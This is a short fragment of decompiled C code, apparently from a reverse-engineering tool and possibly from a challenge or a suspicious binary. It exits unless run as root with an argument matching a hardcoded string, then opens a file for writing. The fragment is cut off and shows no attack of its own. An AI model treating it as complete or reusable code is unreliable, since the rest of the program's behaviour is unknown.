  _Var1 = getuid();
  if (_Var1 != 0) {
    puts("Exiting... ");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  RES = strcmp(argv[2],"lDnxUysaQn");
  if (RES != 0) {
    puts("Exiting... ");
                    /* WARNING: Subroutine does not return */
    exit(0);
  }
  puts("Running... ");
  __stream = fopen(argv[2],"wb");
```